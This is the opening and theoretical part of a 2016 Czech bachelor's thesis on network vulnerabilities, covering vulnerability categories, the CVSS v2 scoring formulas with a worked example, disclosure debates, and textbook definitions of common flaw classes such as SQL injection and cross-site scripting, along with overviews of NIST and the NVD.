



VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY



FAKULTA INFORMAČNÍCH TECHNOLOGIÍ
ÚSTAV POČÍTAČOVÝCH SYSTÉMŮ

FACULTY OF INFORMATION TECHNOLOGY
DEPARTMENT OF COMPUTER SYSTEMS

ANALÝZA VYBRANÝCH SÍŤOVÝCH ZRANITELNOSTÍ

CASE STUDY OF SELECTED NETWORK VULNERABILITIES

BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS

AUTOR PRÁCE — JANA KOLAJOVÁ
AUTHOR

VEDOUCÍ PRÁCE — ING. IVAN HOMOLIAK
SUPERVISOR

BRNO 2016

Abstrakt

Tato práce si dává za cíl důkladné seznámení s databázemi, které obsahují popisy zranitelných kódů a zranitelných aplikací; následnou implementaci nástroje na jejich automatické vyhledávání a ukládání do lokální databáze.
Práce je rozdělena na dvě části a to teoretickou a praktickou.
V teoretické části jsou rozebrány dosavadně zjištěné poznatky a podklady pro výzkum a následnou implementaci. Podrobně jsou rozepsány zranitelnosti a možné síťové útoky.
V praktické části je popsána vlastní implementace nástroje a jeho použití v praxi.

Abstract

The main goal of this thesis is to deal with databases of vulnerable code bases and vulnerable applications, and to implement a tool for autonomous search and saving data from those databases to a local one.
The thesis is divided into theoretical and practical parts.
The theoretical part deals with my current knowledge of the main topic and creates a foundation for the implementation. Various kinds of vulnerabilities and network attacks are described in detail in this part.
The practical part describes implementation of the tool and its real use.

Klíčová slova

Síťová bezpečnost, behaviorální analýza, NIST, exploit, ASNM metriky

Keywords

Network security, behaviour analysis, NIST, exploit, ASNM metrics

Citace

Kolajová Jana: Analýza vybraných síťových zranitelností, bakalářská práce, Brno, FIT VUT v Brně, 2016

Analýza vybraných síťových zranitelností

Prohlášení

Prohlašuji, že jsem tuto bakalářskou práci vypracovala samostatně pod vedením pana Ing. Ivana Homoliaka.
Uvedla jsem všechny literární prameny a publikace, ze kterých jsem čerpala.

……
Jana Kolajová
15. května 2016

Poděkování

Ráda bych poděkovala vedoucímu práce Ing. Ivanu Homoliakovi za pomoc při vytváření této práce, a také panu Ing. Jiřímu Sedláčkovi, řediteli NSM Clusteru, za přínosné informace a rady.

Obsah

1 Úvod

Tato práce dokumentuje teoretickou přípravu a následnou programovou realizaci bakalářské práce s názvem "Analýza vybraných síťových zranitelností". Zadání bakalářské práce vzniklo na základě potřeby vytvoření nástroje, který by byl schopen vyhledat a uložit zranitelné kódy a aplikace, které tyto kódy obsahují.

V současné době je na vzestupu zájem o internetovou bezpečnost a to ze strany organizací, ale i běžných uživatelů. Naopak snahou možného útočníka je najít takové díry v kódu, kterými by pronikl do používaných systémů, a to za účelem získaní informací, nebo kvůli napáchání škody. Naštěstí existují volně přístupné databáze, které shromažďují informace o aplikacích, jež obsahují zranitelné kódy.

Cílem práce je tedy důkladné seznámení s problematikou síťových zranitelností, možných útoků a zásahů do systému, prostudování databáze zranitelností pod správou NIST, vytvoření automatizovaného nástroje pro stahování a následné ukládání zranitelných kódů a aplikací do databáze. Nedílnou součástí a hlavní náplní je analýza dvou vybraných zranitelností a jejich rozbor za použití ASNM metrik.

2 Vymezení základních pojmů

Síťové zranitelnosti (NetWork Security Vulnerabilities)

Jedná se o chybu nebo slabé místo v systému, které útočník může využít ke svému prospěchu. Mluvíme o nedostatečném zabezpečení síťové architektury.

Síťový útok (NetWork Attack)

Tento typ útoku se snaží využít slabých míst operačního systému, případně jiného SW nacházejícího se na PC.

Škodlivý kód (Malicious Code)

Jedná se o kód, který způsobuje narušení zabezpečení z důvodu poškození počítačového systému. Ochrana může být v podobě antivirového programu, přičemž ani tato možnost není stoprocentní.

Zranitelná aplikace

Aplikace obsahující zranitelný kód. Seznam je zveřejněn v databázích volně přístupných na internetu (např. NVD). Dochází k aktualizacím a opravě „chybného“ kódu.

NIST (National Institute of Standarts and Technology)

Národní institut standardů a technologie – jedná se o laboratoř standardů měření pod vládou USA, konkrétně pod ministerstvem pro obchod.

NVD (National Vulnerability Database)

Jedná se o americké vládní uložiště dat, pracující offline, které obsahuje bezpečnostní kontrolní seznamy, bezpečnost spojenou se SW chybami, jména produktů a metriky dopadu. Využívá SCAP.

Exploit

Mluvíme o programu, datech nebo i sekvenci příkazů, které využívají chyby v programu za účelem získání prospěchu. Obvyklé je ovládnutí cizího počítače a následná instalace nežádoucího softwaru.

ASNM metriky (Advanced Security Network Metrics for Attack Vector Description)

Pokročilé bezpečnostní síťové metriky pro popis vektorů útoků. Soubor metrik formující behaviorální signatury.

Behaviorální analýza síťového provozu


Systém, který monitoruje síťový provoz. Při zjištění odlišnosti od standardu provede opatření, které bylo předem definované. Záleží pouze na konkrétní konfiguraci pravidel, jak zareaguje. Může jít pouze o notifikace administrátora, nebo i o zamezení komunikace.

3 Teoretická část

Než bude představen samotný nástroj a poznatky získané z analýzy vybraných síťových zranitelností, je třeba uvést základní technologie, které jsou nezbytné pro návrh práce. Detaily je možné nalézt pod příslušnými názvy kapitol. Cílem je seznámení s danou problematikou a usnadnění při vytváření návrhu nástroje.

3.1 Zranitelnost

Pojem zranitelnost, který byl opisován v předchozí sekci, navazuje na další základní pojmy z terminologie síťové bezpečnosti. Prostředky (fyzické nebo logické) mohou mít jednu nebo více zranitelností, které se dají zneužít ve prospěch útočníka. Je to chyba, a taky slabé místo v architektuře systému.



Obrázek 3.1: Průnik do systému skrze zranitelný kód

Vetšina systémů je v nějakém směru zranitelná. To ale neznamená, že by se neměly používat. Ne každá hrozba končí útokem a zároveň ne každý útok je uspěšný. To už závisí na stupni zranitelnosti, síle útoku a efektivitě protiopatření. Důležitý je hlavně výsledek. "*Pokud benefit pro útočníka je malý, a přitom aktivita potřebná k realizaci útoku je těžká, tak se zranitelnost daného prvku dá tolerovat.*" (1)

Pokud je ale proveditelnost útoku jednoduchá a výsledek kritický, tak může být narušeno soukromí, integrita a dostupnost prostředků organizace nebo jiných připojených skupin (zákazníci, dodavatelé).

Tohle bezpečnostní riziko existuje v případech, kdy podmínky, kapacity nebo události povolují zneužití zranitelnosti. *Můžou být „záměrné" nebo „náhodné". Tzn. když někdo úmyslně využije zranitelnosti k narušení bezpečnosti nebo se v případě závady počítače/operačního systému otevře možnost využití jiné zranitelnosti.*(2)

Aby se proaktivně dalo předejít části těchto rizik, je potřebné pravidelně podrobit systém bezpečnostnímu auditu. *Jde o nezávislou kontrolu a analýzu systémových záznamů a aktivit za účelem hodnocení systémové kontroly*(3). Na základě tohoto hodnocení se pak vytvoří investigace a následné opatření, nebo navrhnou změny, které pomohou dosáhnout schválených norem a bezpečnostních politik.

3.1.1 Kategorizace zranitelnosti

Zranitelnosti se klasifikují podle typu aktiva, ke kterému patří:[4]

Hardwarová rizika
- dle vlhkosti
- dle prašnosti
- dle znečištění
- dle nechráněného skladování

Softwarová rizika
- nedostatečné testováni
- nedostatečný audit

Síťová rizika
- nedostatečná ochrana komunikační linky
- nedostatečné zabezpečeni síťové architektury

Personální rizika
- neadekvátní proces přijímaní
- neadekvátní znalost bezpečnosti

Lokační rizika
- okolí s rizikem povodní
- nespolehlivý zdroj energie

Organizační rizika
- nepravidelnost auditu
- chybějící kontinuální plán
- nedostatečné zabezpečení

Každá z výše uvedených kategorií může při nedostatku pozornosti mít dalekosáhlé následky. Od znehodnocení vybavení až po nenávratnou ztrátu informací či publikování soukromých dat na veřejných místech. Aby se tak nestalo, je potřeba věnovat pozornost každému možnému aspektu při projektování a navrhování řešení, od lokace až po personál.

3.1.2 Hodnocení zranitelností

Z hlediska IT managementu je potřeba identifikovat a hodnotit zranitelnosti napříč mnoha různými platformami SW a HW. Musí se uvést jejich priorita a následně opravit ty, které mohou způsobit největší škodu. Z důvodu velkého množství objevených zranitelností bylo potřebné vytvořit systém hodnocení, který je schopen předat pokaždé správný výsledek a adresovat rizika. Existuje několik různých systémů hodnocení - jak komerčních, tak i nekomerčních organizací.


- CERT/CC – Vydává numerické skóre od 0 po 180 a hodnotí i faktory jako např. riziko infrastruktury a jaké podmínky jsou potřebné ke zneužití zranitelnosti.
- SANS – analýza zranitelnosti, která bere do úvahy existenci slabiny i ve výchozí konfiguraci, u klienta nebo u serverového systému.
- MSPSS – systém hodnocení od Microsoft-u se snaží odrážet reálný dopad každé zranitelnosti a její náročnost na zneužití.
- CVSS - "Common Vulnerability Scoring System" je otevřený rámec metrik hodnocení a adresování zranitelností.

Kromě CVSS mají výše uvedené systémy nevýhodu v tom, že předpokládají stejný dopad zranitelnosti na každou individuální organizaci.

Naopak CVSS poskytuje objektivní pohled z hlediska:

- **Standardizovaných hodnocení zranitelností –** organizace normalizuje rizika napříč všemi softwarovými a hardwarovými platformami - může tak udělit prioritu a vynutit používaní silnější bezpečnostní politiky.
- **Otevřenosti –** každý uživatel může vidět charakteristiky zranitelnosti a kroky k její eliminaci, také parametry hodnocení a rozdíly mezi každým hodnocením.
- **Priorita rizik –** vyhodnotí se environmentální skóre, zranitelnost se stává kontextuální. To znamená, že každý uživatel bude znát dopad této zranitelnosti na organizaci a v jakém vztahu je k ostatním.


CVSS je skládá ze 3 metrických skupin: Základní, Temporální a Enviromentální. Každá z těchto skupin obsahuje seznam metrik:



Obrázek 3.2: Seznam metrik CVSS

Cílem základní CVSS skupiny je definovat a komunikovat fundamentální charakteristiky zranitelnosti. Objektivní přístup je poskytnout uživatelům jasnou a intuitivní reprezentaci každé zranitelnosti. Mohou pak přijmout temporální a environmentální skupiny, aby přesněji reflektovali rizika unikátní pro jejich organizaci a prostředí. To jim pomáhá učinit adekvátní rozhodnutí k omezení rizik.

V základních metrikách se přiřadí číslo, rovnice přidělí hodnocení v rozsahu od 1 do 10 a následně vytvoří vektor. Tento vektor představuje otevřenou charakteristiku rámce. Je to textový řetězec obsahující hodnotu přiřazenou každé metrice. Používá se k vysvětlení přesného postupu kalkulace hodnocení pro zranitelnost. Proto by měl být vektor vždy zobrazen s hodnocením. Je li potřebné upravit základní hodnocení, může se Temporálním a Enviromentálním metrikám přiřadit dodatečná hodnota, která upraví výsledný kontext, a tím určí přesnější popis rizika pro uživatelské prostředí. Není to ale nevyhnutné. Základní skóre a vector v mnoha případech vyhovují. Obecně se základní a temporální metriky specifikují přes vendory a pomocí analytiků zranitelností. Hodnocení udávají také vývojáři softwaru, protože mají lepší informace o charakteristikách zranitelnosti, než uživatelé. Naopak enviromentální hodnocení vychází přímo od uživatelů, protože mohou nejlépe zhodnotit potenciální dopad na jejich prostředí.



Obrázek 3.3: CVSS metriky a rovnice

Každá metrika vektoru se skládá ze zkráceného jména metriky, za kterým následuje ":" , ze zkrácené hodnoty metriky v hranatých závorkách. Vektor uvádí tyto metriky v předefinovaném pořadí, s použitím "/" znaku pro oddělení. V případe, že se temporální nebo environmentální metrika nepoužije, přiřadí se jí hodnota „ND" (not defined).

Základní	AV:[L,A,N]/AC:[H,M,L]/Au:[M,S,N]/C:[N,P,C]/I:[N,P,C]/A:[N,P,C]
Temporální	E:[U,POC,F,H,ND]/RL:[OF,TF,W,U,ND]/RC:[UC,UR,C,ND]
Environmentální	CDP:[N,L,LM,MH,H,ND]/TD:[N,L,M,H,ND]/CR:[L,M,H,ND]/ IR:[L,M,H,ND]/AR:[L,M,H,ND]

Hodnoty metrik se řadí dle následovné tabulky[8] a vzorec pak vyhodnotí konečné skóre.

Přístupový vektor		Komplexita přístupu		Autentifikace		Dopad na soukromí		Dopad na Integritu		Dopad na Dostupnost	
L=	0.395	H=	0.35	M=	0.45	N=	0.0	N=	0.0	N=	0.0
A=	0.646	M=	0.61	S=	0.56	P=	0.275	P=	0.275	P=	0.275
N=	1.0	L=	0.71	N=	0.704	C=	0.660	C=	0.660	C=	0.660

Vzorec k výpočtu:
BaseScore = round_to_1_decimal(((0.6*Impact)+(0.4*Exploitability)-1.5)*f(Impact))
Impact = 10.41*(1-(1-ConfImpact)*(1-IntegImpact)*(1-AvailImpact))
Exploitability = 20* AccessVector*AccessComplexity*Authentication
f(impact)= 0 if Impact=0, 1.176 otherwise

Příklad hodnocení zranitelnosti:[8]
V roce 2003 byla objevena zranitelnost v ASN.1 knihovnách operačních systémů od MS. Úspěšné zneužití této zranitelnosti mělo za výsledek přetečení bufferu, které útočníkovi umožnil spustit libovolný kód s administrativním právem. Tato vzdáleně zneužitelná zranitelnost nevyžaduje autentifikaci, proto Přístupový Vektor je „Network" (síťový) a Autentifikace je „None" (žádná). Komplexita přístupu je „Low" (nízká), protože není potřebný zvláštní přístup ani speciální podmínky aby byl pokus o zneužití úspěšný. Každá z metrik dopadu je „Complete" (úplná), neboť je tu možnost kompletní kompromitace sysému.
Základní vektor této zranitelnosti je tím pádem: **AV:N/AC:L/Au:N/C:C/I:C/A:C**

Základní metrika	Hodnocení	Skóre
Access Vector	[Network]	(1.00)
Access Complexity	[Low]	(0.71)
Authentication	[None]	(0.704)
Confidentiality Impact	[Complete]	(0.66)
Integrity Impact	[Complete]	(0.66)
Availability Impact	[Complete]	(0.66)

Impact = 10.41*(1-(0.34*0.34*0.34)) == 10.0
Exploitability = 20*0.71*0.704*1 == 10.0
f(Impact) = 1.176
BaseScore =((0.6*10.0)+(0.4*10.0)1.5)*1.176 == 10.0
Společně tyto metriky tvoří maximální skóre s hodnotou 10.0
CVSS jako celek patří a je spravován „Forum of Incident Response and Security Teams – FIRST". Je ale zcela zdarma (standardně otevřený systém). Jediným požadavkem je poskytnout popis a dokumentaci o tom, jak se vyhodnotilo dané skóre a použitý vektor, aby i jiní uživatelé tento proces pochopili.[7]
V roce 2004 byla publikována verze CVSSv1, která ale nebyla subjektem zájmu mnoha organizací.
V roce 2005 začal vývoj druhé generace – CVSSv2, která byla představena v roce 2007. Momentálně je to aktuální verze a na další generaci se začalo pracovat v roce 2012.
Třetí generace byla představena teprve nedávno (12.12.2014), ale zatím není oficiálně použita. Novinkou má být přesně stanovený výsledek v momentu, kdy nastane dopad na soukromí, integritu nebo dostupnost - na rozdíl od aktuální verze, kde se mohl výsledek vyhodnotit v libovolné fázi.

3.1.3 Příčiny výskytu zranitelností

Profesionálové v oblasti počítačové bezpečnosti a výzkumu v průběhu historie zjistili, že publikování, analýza a učení se z chyb někoho jiného je jednou z nejdůležitějších součástí stavby komplexních systémů. *Programátoři tak mají přístup k informacím o známých zranitelnostech a mohou tak předejít chybám z minulosti, kde se vyskytly opakované bezpečnostní díry.*[9]

Příčinou výskytu zranitelnosti může být jeden prvek, nebo kombinace následujících prvků:

- Komplexita – velké rozsáhlé systémy mají zvýšenou pravděpodobnost výskytu chyb a nepředpokládaných přístupových bodú
- Obeznámenost – používání běžného, známého kódu, softwaru, operačního systému nebo hardwaru zvyšuje pravděpodobnost, že útočník zná nebo může najít zpúsob nebo nástroj na realizaci útoku
- Konektivita – zvýšené množství fyzických propojení, portů nebo protokolů, představuje další možnosti nežádoucího přistupu do systému

- Správa hesel – uživatelé používají jednoduchá hesla, která mohou být odhalena, tzv. "brute-force" útokem. Často také ukládají své heslo lokálne v počítači, kde je přístupné jiným programem, nebo používají stejné heslo pro více programú nebo stránek
- Fundamentální chyby ve struktuře Operačního systému –designer systému používa sub-optimální politiku na správu programú a uživatelú. Nekteré operační systémy povolují v základu všem programúm a všem uživatelúm kompletní přistup k počítači, tím pádem i virúm a malwaru povolují spustit příkaz jako administrátor
- Prohlížení Webových stránek – některé stránky obsahují Spyware a Adware, který se automaticky nainstaluje do počítače a múže pak posílat osobní informace třetí straně
- Softwarový "bug" –programátor nevědomě nechá v programu chybu a útočník ji pak múže využit k nepředpokládanému chování programu
- Nesledovaný input od uživatele – program předpokládá správnost vložené informace od uživatele. Vložený kód pak múže vykonat interní příkaz *(Buffer overflow, SQL injection)*[10]
- Nepoučení se z minulých chyb – i v nové verzi programu/protokolu se opakují chyby púvodní verze. Např. IPv4 a IPv6

Po důkladném zvážení se ukazuje, že nejslabším článkem bezpečnosti informačního systému je člověk, uživatel, operátor nebo designer. Proto se třeba i sociální inženýrství stáva součástí bezpečnostních projektů.[11]

3.1.4 Důsledky zranitelností

Dopad porušení bezpečnosti může být kritický. Faktem ale zůstává, že i když vyšší management často ví o zranitelnosti systému a aplikací, nepodnikne žádné kroky ke snížení nebo odstranění rizik. Proto je bezpečnostní audit Informačních systémů nejlepším způsobem jak obeznámit vedení o odpovědnosti.

Penetrační testy jsou formou verifikace slabých článků a protiopatření, které společnost používá. Vybraný nezávislý člověk známý jako „White Hat hacker" se pokouší zneužít aktiva organizace a informačního systému s cílem zjistit úroveň zabezpečení a náročnost úkonů potřebných ke kompromitaci IT bezpečnosti. Vyhodnotí pak výsledky a navrhne řešení pro jejich minimalizaci nebo odstranění.

[12]Jedním z hlavních konceptů IT bezpečnosti je princip hluboké ochrany, tzn. implementovat systém, který dokáže:

- předejít zneužití
- detekovat a zabránit útoku
- najít a dopadnout útočníky

Pokud takový systém není na místě, může jednoduchý síťový útok způsobit vyřazení jednoho nebo více zařízení, dočasně nebo i trvale.

Hlavním důsledkem je také ztráta nebo odcizení interních informací nebo soukromých dat společnosti (adresy zaměstnanců, e-mailove adresy, telefonní čísla, čísla účtu atd.).

ISO/IEC 27002 je standardem informační bezpečnosti, který byl publikován Mezinárodní Organizací pro Standardizaci (ISO) a Mezinárodní Komisí Elektrotechniků (IEC) v 90. letech a s revizí v roce 2005 a 2013. Poskytuje doporučené způsoby správy informačních systémů a jejich zodpovědné používání.

Strukturovaný seznam kriterií pro hodnocení bezpečnosti počítačů je taky ITSEC (Information Technology Security Evaluation Criteria). *Na základě úrovně soukromí, které má systém chránit, je podroben Penetračním testům a hodnocení.*[13]

Oba tyto standardy si určují vlastní úrovně hodnocení. Je to numerická hodnota, která je přiřazena subjektu (hodnocenému systému) podle výsledku testů, kde 0 znamená nejmenší úroveň bezpečnosti a čím vyšší číslo subjekt získá, tím je dražší a lepší.

3.1.5 Odhalení zranitelnosti

V roce 2010 se společnosti jako Google, Microsoft a Rapid7 vyjádřily, jak budou v budoucnosti pokračovat v odhalování zranitelností.

V rámci koordinovaného odhalení se nejdříve upozorní výrobce (vendor) o potenciální zranitelnosti, 2 týdny před tím, než se informace předá CERT-u. Tímto způsobem má výrobce čas na vydání bezpečnostního poučení.(14)

Úplné odhalení pak nastane, až se publikují všechny detaily zranitelnosti, s přihlédnutím na to aby výrobce chybu čím dřív opravil.

Tento způsob publikování zranitelností je tématem mnoha debat. Jde o politiku publikování informací o zranitelnostech bez omezení, a jak rychle to jde informovat veřejnost o jejich existenci. Volný přístup k těmto informacím pomáhá uživatelům a správcům pochopit rizika a podniknout protiopatření k jejich minimalizaci. Také dává možnost zákazníkům tlačit na dodavatele a vývojáře k opravě jejich produktů.

- Pokud zákazník neví o zranitelnosti, nemá důvod požadovat záplaty a vývojáři necítí ekonomický tlak, aby tyto zranitelnosti odstranili
- Pokud správce sítě neví o díře v systému, nemůže správně vyhodnotit rizika a vykonat kroky k odstranění
- Útočník, který se o zranitelnosti dozví dřív, má takto vetší časový horizont na jeho zneužití

Někteří zastávají názor, že informace o zranitelnosti by neměla být přístupná veřejnosti, ale jen partnerům vázaným smlouvou o odhalení. Vývojáři jsou také názoru, že veřejné publikování zranitelnosti pomáhá právě útočníkům.(15)

Důvodem, proč někteří odpůrci názoru o nepublikování zranitelnosti argumentují, je také fakt, že znalost způsobu zneužití nové zranitelnosti má velkou hodnotu a je možné využití k vlastnímu profitu, nebo prodeji nepřátelské organizaci. Proto by měla tato znalost být předána dál, s cílem zvýšit bezpečnost systému.

Společnost MITRE Corporation spravuje seznam odhalených zranitelností v systému CVE – Common Vulnerabilities and Exposures, kde jim je přiděleno hodnocení (skóre) pomocí CVSS – Common Vulnerability Scoring System. Cílem je prevence. Aby designeři a programátoři nevkládali do svých produktů zranitelnosti.

3.1.6 Softwarové zranitelnosti

- **Deviace bezpečnosti paměti**
    - *Přetečení vyrovnávací paměti* – anomálie programu, kde při zapisování dat do mezipaměti prekročí hranice paměti a začne přepisovat nevyhrazenou paměť. Je to způsobeno vstupem, který obsahuje škodlivý kód manipulující s operacemi programu. *Programovací jazyky často spojované s touto zranitelností jsou C a C++.*(16)
    - Houpající ukazatele – jde o techniku, při které se uchovává v mezipaměti odkaz na nesprávný objekt, často mrtvé stránky, nebo smazané lokace.

- **Chyba kontroly vstupu**
    - *Útok formátem řetězce* – V minulosti se tato zranitelnost považovala za nevyužitelnou. Formáty řetězce ale mohou způsobit pád programu nebo spuštění škodlivého kódu. Formátovací tokeny se používají k extrakci dat z mezipaměti nebo jiné lokace pomocí formátovací funkce (např. printf()).[17]
    - *SQL injekce* – Jedná se o populární techniku zneužívání zranitelnosti. Škodlivý kód se vloží do vstupu databáze nebo jiné datově orientované aplikace za účelem nepovolené extrakce dat.
    - *Injekce kódu* – vložením kódu do programu se může změnit jeho chování. Dobrým příkladem jsou červy. Způsobují ztrátu nebo korupci dat, zamezení přístupu nebo dokonce převzetí kontroly nad počítačem.[18]
    - *Injekce e-mailu* – webová stránka obsahuje formulář, je možné ho upravit tak, aby místo uložení dat z formuláře do paměti poslal zprávu i tisícům příjemců s upravenou strukturou a to i anonymně.[19]
    - *Průchod adresáře* – cílem je příkaz aplikaci, aby zpřístupnila soubor, který by neměl být normálně přístupný. Tedy dostat se do vyššího adresáře než je povoleno.
    - *Mezistránkové scripty* – typicky se vyskytuje u webových aplikací. Jde o spuštění scriptů na straně klienta. Cílem je obejít přístupovou politiku a kontrolu. Do roku 2007 představovala tato zranitelnost přibližne 87% všech útoků na webstránky.[20]
    - *Injekce hlavičky HTTP* – Obecná kategorie zranitelnosti, která také obsahuje Rozdělení odpovědí http (Response splitting). Hlavičky se dynamicky generují na základě uživatelského vstupu.

  Záměna privilegií
    - *Mezistránková výroba požadavků* – na rozdíl od mezistránkových skriptů, kde se pozornost dává přístupové kontrole uživatele, tady se spoléhá na autorizaci uživatele dle jeho prohlížeče a přihlašovacích údajů uložených v paměti browseru.
    - *Clickjacking* – readresovaní uživatelského rozhraní – technika škodlivého kliknutí na objekt, který uživatel považuje za bezpečný, ale adresuje na potenciálně nebezpečnou lokaci. Útočník tak může získat soukromé informace nebo spustit nežádoucí kód/program.
    - *FTP skok* – útočník si otevře možnost použít FTP příkaz na požadavek přístupu k dalším nepřístupným portům cílové stanice. Dnes už je tato zranitelnost ošetřena tím, že FTP server je nastavený v základu na odmítání těchto požadavků.
- **Eskalace privilegií –** je chybou designu operačních systémů, kde je možnost otevřít přistup k prostředkům, které jsou jinak chráněné aplikací nebo uživatelem. Výsledkem pak je aplikace, která má větší práva jak vývojář nebo administrátor předpokládá.[21]
- **Podmínka závodů –** v softwarové terminologii se jedná o aplikaci, která pracuje na základě časování a sekvence procesů a vláken. Pokud je toto časování narušeno, aplikace může produkovat nesprávná data.

3.2 Databáze zranitelností

3.2.1 Národní Institut pro Standardizaci a Technologie

NIST byl založen v roce 1901 a je nyní součástí Ministerstva obchodu USA. Jako součást svého poslání NIST dodává průmyslu, vládě a akademickým účelům více než 1300 Standardních Referenčních Manuálů (SRM). Tyto artefakty jsou certifikovány jako mající specifické vlastnosti nebo obsah komponent, používaných jako etalony pro měřicí zařízení, kontrolu jakosti měřítka pro průmyslové procesy a experimentální kontrolní vzorky.

Divize NIST-u Computer Security Division (CSD) provádí výzkum, vývoj a široké spektrum aktivit, které jsou nezbytné pro poskytnutí standardů, směrnic, mechanismů, nástrojů, metrik a postupů na ochranu informací a informačních systémů.

Bezpečnostní programy pod kontrolou NIST-u jsou zaměřeny na práci s vládou a průmyslem pro vytvoření ochrany systémů a sítí prostřednictvím vývoje, správy a propagace nástroje pro hodnocení bezpečnosti, techniky a služeb. Nezávislé testování třetí stranou ujišťuje zákazníka / uživatele, že výrobek splňuje specifikace NIST. Tyto normy mohou být složité a několik konfigurací musí být testováno pro každou složku a vlastnost, aby zajistily, že systém splňuje požadavky.

Security Automation Content Protocol (SCAP) je metoda pro použití konkrétních norem, které umožní automatizovanou správu slabých míst, měření a vyhodnocení dodržování zásad. SCAP je syntézou interoperabilních podmínek odvozené z komunitních nápadů. Komunita Automatizace Bezpečnosti zajišťuje nejširší možné spektrum případů použití, což se odráží ve funkčnosti SCAP.
Bezpečnostní agenda NIST-u je širší než aplikace pro správu zranitelnost. Mnoho různých bezpečnostních aktivit a disciplín může těžit ze standardizovaných výrazů a podávání zpráv.

3.2.2 National Vulnerability Database (NVD).

Vladní úložiště dat SCAP je National Vulnerability Database (NVD). Tato data umožňují automatizovat správu slabých míst, měření zabezpečení a dodržování předpisů. NVD obsahuje databáze bezpečnostních kontrolních seznamů, týkajících se softwarových nedostatků, chybných konfigurací, názvy produktů a metriky dopadů. NVD poskytuje CVSS skóre pro téměř všechny známé zranitelnosti.

3.2.3 Common Vulnerability Scoring System (CVSS)

Poskytuje otevřený rámec pro sdělování informací o vlastnostech a dopadech na zranitelnosti na Informační systém. Jeho kvantitativní model zajišťuje opakovatelné přesné měření a zároveň umožňuje uživatelům vidět podkladové charakteristiky zranitelnosti, které byly použity pro generování skóre. CVSS se tak využívá jako standardní měřící systém pro průmyslová odvětví, organizace a vlády, které potřebují přesné a konzistentní výsledky dopadů zranitelnosti. Dvě běžné použití CVSS jsou prioritizace sanace zranitelnosti a výpočet závažnosti zranitelností objevených na systémech.

NVD podporuje zejména 2 standardní verze pro všechny CVE zranitelnosti. NVD poskytuje CVSS "základní skóre ", které představuje vrozené vlastnosti každé zranitelnosti. Současně poskytuje kalkulačku CVSS skóre, která umožní přidat časové údaje a počítat skóre v oblasti životního prostředí (skóre přizpůsobí tak, aby odráželo dopad této chyby zabezpečení na organizace).
